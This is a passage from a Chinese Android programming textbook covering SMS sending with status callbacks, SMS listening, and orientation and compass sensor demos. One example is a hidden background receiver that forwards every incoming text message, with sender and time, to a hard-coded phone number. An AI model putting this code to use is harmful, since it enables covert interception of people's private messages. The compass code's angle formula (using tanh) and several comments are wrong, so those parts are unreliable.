【例 11-22】 定义布局管理器

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                          //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/MyLayout"                         //布局管理器 ID，程序中使用
    android:orientation="vertical"                     //所有组件垂直摆放
    android:layout_width="fill_parent"                 //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">               //布局管理器高度为屏幕高度
    <TableLayout                                       //内嵌表格布局管理器
        xmlns:android="http://schemas.android.com/apk/res/android"
        android:id="@+id/TableLayout01"                //布局管理器 ID，程序中使用
        android:layout_width="fill_parent"             //布局管理器宽度为屏幕宽度
        android:layout_height="wrap_content">          //布局管理器高度为内部组件高度
        <TableRow>                                     //定义表格行
            <TextView                                  //文本显示组件
                android:text="收信人："                 //默认显示文字
                android:layout_width="90px"            //组件宽度为 90 像素
                android:layout_height="wrap_content"   //组件高度为文字高度
                android:textSize="20px"/>              //组件文字大小为 20 像素
            <EditText                                  //文本编辑组件
                android:id="@+id/tel"                  //组件 ID，程序中使用
                android:numeric="integer"              //此组件只能输入数字
                android:layout_width="260px"           //组件宽度为 260 像素
                android:layout_height="wrap_content"/> //组件高度为文字高度
        </TableRow>                                    //表格行完结
        <View                                          //定义分割线
            android:layout_height="2px"                //组件高度为 2 像素
            android:background="#FF909090" />          //设置背景颜色
        <TableRow>                                     //定义表格行
            <TextView                                  //文本显示组件
                android:text="内容："                   //默认显示文字
                android:textSize="20px"                //组件文字大小为 20 像素
                android:layout_width="90px"            //组件宽度为 90 像素
                android:layout_height="wrap_content"/> //组件高度为文字高度
            <EditText                                  //文本编辑组件
                android:id="@+id/content"              //组件 ID，程序中使用
                android:lines="6"                      //组件默认显示 6 行高度
                android:gravity="top"                  //所有内容顶部对齐
                android:layout_width="260px"           //组件宽度为 260 像素
```

```
                    android:layout_height="wrap_content"/>    //组件高度为自身高度
          </TableRow>                                         //表格行完结
          <View                                               //定义分割线
               android:layout_height="2px"                    //组件 ID 为 2 像素
               android:background="#FF909090" />              //默认显示文字
     </TableLayout>                                           //内嵌表格布局管理器完结
     <Button                                                  //按钮组件
          android:id="@+id/send"                              //组件 ID，程序中使用
          android:layout_width="fill_parent"                  //组件宽度为屏幕宽度
          android:layout_height="wrap_content"                //组件高度为文字高度
          android:text="发送短信"/>                            //默认显示文字
</LinearLayout>
```

【例 11-23】 定义 Activity 程序发送短信并监听

```java
package org.lxh.demo;
import java.util.Iterator;
import java.util.List;
import android.app.Activity;
import android.app.PendingIntent;
import android.content.Intent;
import android.content.IntentFilter;
import android.os.Bundle;
import android.telephony.SmsManager;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.EditText;
public class MySMSListenerDemo extends Activity {
     private EditText tel = null ;                                          //文本编辑
     private EditText content = null ;                                      //文本编辑
     private Button send = null ;                                           //按钮组件
     private SMSSendBroadcastReceiver sendRec = null ;                      //短信发送广播
     private SMSDeliveredBroadcastReceiver delRec = null ;                  //短信接收广播
     @Override
     public void onCreate(Bundle savedInstanceState) {
          super.onCreate(savedInstanceState);
          super.setContentView(R.layout.main);                              //默认布局管理器
          this.sendRec = new SMSSendBroadcastReceiver() ;                   //定义广播接收者
          this.delRec = new SMSDeliveredBroadcastReceiver() ;               //定义广播接收者
          this.tel = (EditText) super.findViewById(R.id.tel) ;              //取得组件
          this.content = (EditText) super.findViewById(R.id.content) ;      //取得组件
          this.send = (Button) super.findViewById(R.id.send) ;              //取得组件
          this.send.setOnClickListener(new SendOnClickListenerImpl()) ;     //设置监听
     }
     private class SendOnClickListenerImpl implements OnClickListener {
          @Override
          public void onClick(View view) {
               Intent sentIntent = new Intent("SMS_SEND_ACTION") ;   //定义 Intent
               Intent deliveredIntent = new Intent("SMS_DELIVERED_ACTION") ; //定义 Intent
               SmsManager smsManager = SmsManager.getDefault();   //短信管理类
               String telephone = MySMSListenerDemo.this.
```

```
                    tel.getText().toString() ;                  //取得电话号码
            String content = MySMSListenerDemo.this.
                    content.getText().toString() ;              //取得短信内容
            PendingIntent sendPendIntent = PendingIntent.getBroadcast(
                    MySMSListenerDemo.this, 0, sentIntent, 0);    //PendingIntent
            PendingIntent deliveredPendIntent = PendingIntent.getBroadcast(
                    MySMSListenerDemo.this, 0, deliveredIntent, 0); //PendingIntent
            MySMSListenerDemo.this.registerReceiver(
                    MySMSListenerDemo.this.sendRec,
                    new IntentFilter("SMS_SEND_ACTION"));       //注册广播接收者
            MySMSListenerDemo.this.registerReceiver(
                    MySMSListenerDemo.this.delRec,
                    new IntentFilter("SMS_DELIVERED_ACTION"));      //注册广播接收者
            if (content.length() > 70) {                            //短信度大于 70 字
                List<String> msgs = smsManager.divideMessage(content); //拆分信息
                Iterator<String> iter = msgs.iterator();            //实例化 Iterator
                while (iter.hasNext()) {                            //迭代输出
                    String msg = iter.next();                       //取出每一个子信息
                    smsManager.sendTextMessage(telephone, null, msg,
                            sendPendIntent, deliveredPendIntent);   //发送文字信息
                }
            } else {                                                //不足 70 字
                smsManager.sendTextMessage(telephone, null, content,
                        sendPendIntent, deliveredPendIntent);       //发送文字信息
            }
        }
    }
}
```

本程序与之前短信发送程序的区别有以下几点。

（1）定义了一个专门负责发送短信状态广播的 PendingIntent 对象：

```
PendingIntent sendPendIntent = PendingIntent.getBroadcast(
    MySMSListenerDemo.this, 0, sentIntent, 0);
```

（2）定义了一个专门负责送达短信状态广播的 PendingIntent 对象：

```
PendingIntent deliveredPendIntent = PendingIntent.getBroadcast(
    MySMSListenerDemo.this, 0, deliveredIntent, 0);
```

（3）发送短信时，传递了两个 PendingIntent 对象：


```
smsManager.sendTextMessage(telephone, null, msg,
    sendPendIntent, deliveredPendIntent);
```

这样当用户发送完短信之后，就可以通过两个 PendingIntent 设置的不同的 ACTION，来调用不同的广播接收器进行处理。

【例 11-24】 修改 AndridManifest.xml 文件，配置权限

```
<uses-permission android:name="android.permission.SEND_SMS" />
<uses-permission android:name="android.permission.RECEIVE_SMS" />
```

配置完成之后，下面就可以通过模拟器进行操作，但是由于本程序需要进行短信的发送，所以建议读者通过 ADT 插件配置两个 Android 模拟器，而后分别启动，这两个模拟器的端口分别是：5554 和 5556，本程序将通过 5556 端口的模拟器向 5554 发送短信，发送短信的界面如图 11-4 所示。接收短信的界面如图 11-5 所示。



提示

关于短信接收者——SMSDeliveredBroadcastReceiver。

对于短信送达广播者 SMSDeliveredBroadcastReceiver 的运行，只能在真机上才能模拟出来，而在模拟器上是无法体现的，读者可以自行在真机上使用本程序。



图 11-4　发送短信



图 11-5　接收短信

11.4.2　监听短信

除了电话监听器，在 Android 系统中也专门提供了短信监听的操作程序，而对于短信的监听操作，也同样可以通过一个广播接收者来进行，下面通过具体的代码说明此操作的使用。

如果要通过广播实现短信的监听操作，则用户可以通过 Intent 的 getExtras()方法取得一条短信的全部信息，而该信息的标记为 pdus，而后这个标记将返回一个对象数组，此对象数组中的每一个元素都表示一条短信的具体内容，而每条短信的具体内容都会通过一个字节数组表示（byte[]），如图 11-6 所示。




图 11-6　短信的接收

通过图 11-6 可以发现，当用户接收到短信时，实际上所有的短信数据都是通过字节数组表示出来

的，而该字节数组中包含了短信的一些基本信息，如发送者的电话、接收的时间、短信的内容等，如果要想将这些字节数据变为用户可以读懂的数据，就需要使用 android.telephony. SmsMessage 类完成转换，SmsMessage 类的常用方法如表 11-5 所示。

表 11-5　SmsMessage 类的常用方法

No.	方　　法	类　　型	描　　述
1	public static SmsMessage createFromPdu (byte[] pdu)	普通	将给定的字节数据进行转换
2	public String getMessageBody()	普通	取得短信内容
3	public String getOriginatingAddress()	普通	取得发送的地址
4	public long getTimestampMillis()	普通	取得发送的时间
5	public boolean isEmail()	普通	判断是否是 Email
6	public String getEmailFrom()	普通	取得发送者的 Email 地址
7	public String getEmailBody()	普通	取得 Email 的具体内容

掌握了短信接收的基本操作之后，下面通过一个程序来完成短信的监控操作，本程序与手机监听程序的功能类似，当用户接收短信之后，将使用 SmsManager 把监听到的短信发送到指定用户的手机上。由于本程序只在后台运行，所以只需要定义一个广播接收者即可。

【例 11-25】 定义广播接收者——SMSBroadcastReceiver

```
package org.lxh.demo;
import java.text.SimpleDateFormat;
import java.util.Date;
import android.app.PendingIntent;
import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.telephony.SmsManager;
import android.telephony.SmsMessage;
public class SMSBroadcastReceiver extends BroadcastReceiver {        //广播处理
    @Override
    public void onReceive(Context context, Intent intent) {
        Object[] pdusData = (Object[]) intent.getExtras().get("pdus");    //取得所有短信内容
        for (int x = 0; x < pdusData.length; x++) {                 //循环取出每一个数据
            byte [] pdus = (byte[]) pdusData[x] ;                   //取出短信的内容
            SmsMessage msg = SmsMessage.createFromPdu(pdus) ; //还原短信数据
            String messageBody = msg.getMessageBody() ;             //取得短信内容
            String phoneNumber = msg.getOriginatingAddress() ;      //取得接收地址
            String receiveDate = new SimpleDateFormat(
                    "yyyy-MM-dd hh:mm:ss.SSS").format(new Date(msg
                    .getTimestampMillis()));                        //短信的接收时间
            SmsManager smsManager = SmsManager.getDefault();  //短信管理类
            PendingIntent sentIntent = PendingIntent.getActivity(context, 0,
                    intent, PendingIntent.FLAG_UPDATE_CURRENT); //取得 PendingIntent
            String content = "短信号码："
                    + phoneNumber
                    + "\n 发送时间："
                    + receiveDate
```

```
                    + "\n 短信内容：（"
                    + messageBody
                    + "）";                                    //短信内容
            smsManager.sendTextMessage("13683527621", null, content,
                    sentIntent, null);                         //发送文字信息
        }
    }
}
```

本程序首先通过 Intent 取得 pdus 的发送信息，然后将接收到的每一个短信的数据通过 SmsMessage 类进行转换，并取出短信的内容、发送号码、发送时间，最后使用 SmsManager 类将此内容发送到一个指定的手机上。

【例 11-26】 配置 AndroidManifest.xml 文件，增加权限

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="org.lxh.demo"                          //程序包名称
    android:versionCode="1"                         //程序的版本号
    android:versionName="1.0">                      //显示给用户的版本信息
    <uses-sdk android:minSdkVersion="10" />         //程序运行的最低级
    <application                                    //配置应用程序
        android:icon="@drawable/icon" android:label="@string/app_name">
        <receiver                                   //配置广播接收器
            android:name=".SMSBroadcastReceiver">
            <intent-filter>                         //收到短信时启动
                <action android:name="android.provider.Telephony.SMS_RECEIVED" />
            </intent-filter>
        </receiver>
    </application>
    <uses-permission                                //发送短信权限
        android:name="android.permission.SEND_SMS" />
    <uses-permission                                //接收短信权限
        android:name="android.permission.RECEIVE_SMS" />
</manifest>
```

本程序运行之后，将自动运行在程序的后台，但本程序只能监听接收到的短信。

11.5　传　感　器

在 Android 手机中，为了方便开发者的开发提供了大量的设备工具，如 MediaRecorder、Camera 等都属于 Android 系统默认支持的系统工具，其中还有一个传感器工具可供用户使用。

传感器一般多见于游戏的开发中，例如，用户可以自己开发一个保龄球游戏，使用手机模拟发球过程时就需要传感器的支持，而在 Android 系统中为了用户开发方便，提供了大量的传感器支持，要想取得这些传感器的使用，则必须依靠 getSystemService()方法完成，通过查找指定的服务名称 Context.SENSOR_SERVICE 取得传感器服务之后，实际上返回的只是一个 android.hardware. SensorManager 类的对象，此类的常量及常用方法如表 11-6 所示。

表 11-6 SensorManager 类的常量及常用方法

No.	常量与方法	类　型	描　述
1	public static final int SENSOR_DELAY_GAME	常量	适合游戏的传感器
2	public boolean registerListener(SensorEventListener listener, Sensor sensor, int rate)	普通	注册传感器监听器
3	public Sensor getDefaultSensor(int type)	普通	取得指定类型传感器对象

在表 11-6 所列出的 getDefaultSensort()方法中需要一个传感器类型的数值，而该数值是由 android.hardware.Sensor 类中定义的常量来决定的，Android 中支持的传感器类型如表 11-7 所示。

表 11-7 Android 中支持的传感器类型


No.	传感器类型	描　述
1	android.hardware.Sensor.TYPE_ORIENTATION	方位传感器
2	android.hardware.Sensor.TYPE_MAGNETIC_FIELD	磁场传感器
3	android.hardware.Sensor.TYPE_ACCELEROMETER	加速传感器
4	android.hardware.Sensor.TYPE_GRAVITY	重力传感器
5	android.hardware.Sensor.TYPE_GYROSCOPE	螺旋仪传感器
6	android.hardware.Sensor.TYPE_LIGHT	亮度传感器
7	android.hardware.Sensor.TYPE_LINEAR_ACCELERATION	直线加速传感器
8	android.hardware.Sensor.TYPE_PRESSURE	压力感应传感器
9	android.hardware.Sensor.TYPE_PROXIMITY	接近传感器
10	android.hardware.Sensor.TYPE_TEMPERATURE	温度传感器
11	android.hardware.Sensor.TYPE_ROTATION_VECTOR	矢量旋转传感器
12	android.hardware.Sensor.TYPE_ALL	使用全功能传感器

每种传感器都有其自己的使用范畴，用户可以根据自己的开发要求自由选择，而在本书中主要为读者讲解两种传感器——方位传感器（Sensor.TYPE_ORIENTATION）与磁场传感器（Sensor.TYPE_MAGNETIC_FIELD）。

实际上对于传感器的操作主要就在操作的监听上，而如果要监听，则必须依靠 android.hardware.SensorEventListener 接口完成，此接口定义如下：

```
public interface SensorEventListener {
	/**
	 * 传感器精度改变时调用
	 * @param sensor 传感器对象
	 * @param accuracy 新的传感器精度
	 */
	public abstract void onAccuracyChanged(Sensor sensor, int accuracy) ;
	/**
	 * 传感器数值改变时调用
	 * @param event 传感器操作事件
	 */
	public abstract void onSensorChanged(SensorEvent event) ;
}
```

掌握了这些基本概念之后，下面来观察如何进行传感器的开发。



11.5.1 方位传感器——移动小球

方位传感器是指可以自动根据用户手机所处的角度来进行感应监控，控制的角度如图 11-7 所示。




图 11-7 取得传感器方向

Android 在进行方位传感器操作时使用的单位是角度，当用户通过 SensorEventListener 接口对此传感操作进行监听时，每当方位角度发生改变都会触发 onSensorChanged()方法，而在此方法上会接收一个 SensorEvent 事件类的对象，通过此对象的 values()方法（public final float[] values）可以返回所有接收到的方位数据。values()方法返回的数组对象中包含 3 个数据。

☑ values[0]：方位角度，按 Z 轴旋转和 Y 轴所夹的角度。

☑ values[1]：投球角度，按 X 轴旋转和 Z 轴所夹的角度。

☑ values[2]：滚动角度，按 Y 轴旋转和 Z 轴所夹的角度。

【例 11-27】 定义一个可以用于传感器操作的视图组件

```
package org.lxh.util;
import org.lxh.demo.R;
import android.content.Context;
import android.graphics.Bitmap;
import android.graphics.BitmapFactory;
import android.graphics.Canvas;
import android.graphics.Color;
import android.graphics.Paint;
import android.graphics.Point;
import android.hardware.Sensor;
import android.hardware.SensorEvent;
import android.hardware.SensorEventListener;
import android.hardware.SensorManager;
import android.util.AttributeSet;
```

```
import android.view.View;
public class BallView extends View implements SensorEventListener {
	private Bitmap ball = null;                                        //Bitmap
	private Point point = new Point(0, 0);                             //保存点
	private float[] allValue;                                          //传感器数据
	private int xSpeed = 0;                                            //X 轴
	private int ySpeed = 0;                                            //Y 轴
	public BallView(Context context, AttributeSet attrs) {
		super(context, attrs);
		this.setBackgroundColor(Color.WHITE);                          //设置底色
		ball = BitmapFactory.decodeResource(this.getResources(),
				R.drawable.ball);                                      //取得图片
		SensorManager manager = (SensorManager) context
				.getSystemService(Context.SENSOR_SERVICE);             //取得传感器
		manager.registerListener(this,
				manager.getDefaultSensor(Sensor.TYPE_ORIENTATION),     //方位传感器
				SensorManager.SENSOR_DELAY_GAME);                      //使用游戏专用传感器
	}
	@Override
	public void onDraw(Canvas canvas) {
		Paint p = new Paint();                                         //根据传感值改变球速度
		if (allValue != null) {                                        //已经取得传感器数值
			xSpeed = (int) -allValue[2];                               //计算 X 轴速度
			ySpeed = (int) -allValue[1];                               //计算 Y 轴速度
		}
		point.x += xSpeed;                                             //X 坐标点
		point.y += ySpeed;                                             //Y 坐标点
		if (point.x < 0) {
			point.x = 0;                                               //设置 X 轴坐标
		}
		if (point.y < 0) {
			point.y = 0;                                               //设置 Y 轴坐标
		}
		if (point.x > super.getWidth() - ball.getWidth()) {
			point.x = super.getWidth() - ball.getWidth();              //设置 X 轴边界
		}
		if (point.y > super.getHeight() - ball.getHeight()) {
			point.y = super.getHeight() - ball.getHeight();            //设置 Y 轴边界
		}
		canvas.drawBitmap(ball, point.x, point.y, p);                  //重新绘制图形
	}
	public void onAccuracyChanged(Sensor sensor, int accuracy) {
	}
	public void onSensorChanged(SensorEvent event) {
		if (event.sensor.getType() == Sensor.TYPE_ORIENTATION) {//判断传感方式为方位传感
			float[] value = event.values;                          //取得 3 个轴的值
			allValue = value;                                      //保存值并重绘
			//postInvalidate()方法主要用于非 UI（主）线程的刷新操作
			//invalidate()主要用于 UI（主）线程刷新
```

```
                super.postInvalidate();                    //刷新界面调用 onDraw()
            }
        }
}
```

本程序是一个自定义的 View 类，但是在本类定义时多实现了一个 SensorEventListener 接口，而此接口主要是针对于用户传感器的状态进行监听，当用户改变传感器方向时，会触发 onSensorChanged() 方法，而后通过 SensorEvent 类的 values 属性取得 X 轴、Y 轴、Z 轴的数据。这一程序编写完后，就可以按照文本组件那样直接配置到布局文件中。

【例 11-28】 定义布局管理器，增加自定义组件——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                              //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                         //所有组件垂直摆放
    android:layout_width="fill_parent"                     //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                   //布局管理器高度为屏幕高度
    <org.lxh.util.BallView                                 //自定义 View 组件
        android:layout_width="fill_parent"                 //组件宽度为屏幕宽度
        android:layout_height="fill_parent" />             //组件高度为屏幕高度
</LinearLayout>
```

【例 11-29】 定义 Activity 程序，读取布局文件

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
public class MySensorDemo extends Activity {
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);               //读取布局文件
    }
}
```

在 Activity 程序中并没有做过多的复杂操作，只是读取布局管理器文件，以显示自定义组件，而程序的运行效果也只能在真机上执行。如图 11-8 所示为该程序在手机上运行的界面截图。




图 11-8　方位传感器

11.5.2　磁场传感器——指北针

在 Android 系统中利用磁场传感器可以检测磁场的强弱，以及进行指北针或罗盘功能的开发，在此传感器操作时，同样是读取了 3 个坐标系数值，其作用如下。

☑ SensorEvent.values[0]：X 轴磁场值。

- ☑ SensorEvent.values[1]：Y 轴磁场值。
- ☑ SensorEvent.values[2]：Z 轴磁场值。

下面直接通过代码来完成磁场传感器的开发，本程序将开发一个指北针的应用。

【例 11-30】 定义自定义视图组件，用于根据磁场方向来改变指针显示——ArrowView（分段列出）

```
package org.lxh.util;
import org.lxh.demo.R;
import android.content.Context;
import android.graphics.Bitmap;
import android.graphics.BitmapFactory;
import android.graphics.Canvas;
import android.graphics.Color;
import android.graphics.Paint;
import android.hardware.Sensor;
import android.hardware.SensorEvent;
import android.hardware.SensorEventListener;
import android.hardware.SensorManager;
import android.util.AttributeSet;
import android.view.View;
public class ArrowView extends View implements SensorEventListener {
    private Bitmap comp = null;                                      //Bitmap 绘图
    private float[] allValue;                                        //传感器数值
    public ArrowView(Context context, AttributeSet attrs) {
        super(context, attrs);
        this.setBackgroundColor(Color.WHITE);                        //底色为白色
        comp = BitmapFactory.decodeResource(this.getResources(),
                R.drawable.arrow);                                   //取得资源图片
        SensorManager manager = (SensorManager) context
                .getSystemService(Context.SENSOR_SERVICE);           //取得传感器服务
        manager.registerListener(this,
                manager.getDefaultSensor(
                        Sensor.TYPE_MAGNETIC_FIELD),                 //磁场传感器
                SensorManager.SENSOR_DELAY_GAME);                    //适合于游戏更新速率
    }
```

本程序依然采用自定义 View 的操作形式，直接利用 SensorEventListener 接口进行传感器的数值接收，而后在构造方法中首先使用 getSystemService()方法取得传感器服务对象，最后通过 SensorManager 类注册一个磁场传感器。

```
@Override
public void onDraw(Canvas canvas) {                          //根据传感值改变图片的方向
    Paint p = new Paint();                                   //绘图对象
    if (allValue != null) {                                  //取得 X 轴的坐标
        float x = allValue[0];                               //取得 Y 轴的坐标
        float y = allValue[1];
        canvas.restore();                                    //重置绘图对象
        //设置以屏幕中心点作为旋转中心
        canvas.translate(getWidth() / 2, getHeight() / 2);
        //判断 y 值为 0 时旋转的角度（为 0 时下面会出现除算术）
        if (y == 0 && x > 0) {
```



```
                canvas.rotate(90);                                      //旋转角度为 90°
            } else if (y == 0 && x < 0) {
                canvas.rotate(270);                                     //旋转角度为 270°
            } else {
                //根据 x 和 y 的值计算旋转角度，可以使用三角函数的 tan()值来计算
                if (y >= 0) {
                    canvas.rotate((float) Math.tanh(x / y)* 90);
                } else {
                    canvas.rotate(180 + (float) Math.tanh(x / y) * 90);
                }
            }
        }
        canvas.drawBitmap(comp, -comp.getWidth() / 2, -comp.getHeight() / 2, p);//绘制
}
```

本方法在用户使用 postInvalidate()方法重新绘制图像时自动调用，主要功能是将一张指北的图片按照指定的角度计算后进行旋转。

```
        public void onAccuracyChanged(Sensor sensor, int accuracy) {
        }
        public void onSensorChanged(SensorEvent event) {
            if (event.sensor.getType() == Sensor.TYPE_MAGNETIC_FIELD) {  //为磁场传感
                float[] value = event.values;                            //取得 3 个轴的值
                allValue = value;                                        //保存值
                postInvalidate();                                        //重绘
            }
        }
}
```

onAccuracyChanged()和 onSensorChanged()方法是 SensorEventListener 接口中提供的传感器监听方法，当检测到磁场传感器的变化之后，就直接利用 values 属性取得变化的值，并调用 postInvalidate()方法进行重绘操作。

【例 11-31】 定义布局管理器，使用自定义的视图组件——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                               //线性布局管理器
        xmlns:android="http://schemas.android.com/apk/res/android"
        android:orientation="vertical"                      //所有组件垂直摆放
        android:layout_width="fill_parent"                  //布局管理器宽度为屏幕宽度
        android:layout_height="fill_parent">                //布局管理器高度为屏幕高度
        <org.lxh.util.ArrowView                             //自定义组件
            android:layout_width="fill_parent"              //组件宽度为屏幕宽度
            android:layout_height="fill_parent" />          //组件高度为屏幕高度
</LinearLayout>
```

【例 11-32】 定义 Activity 程序，读取布局管理器

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
public class MySensorDemo extends Activity {
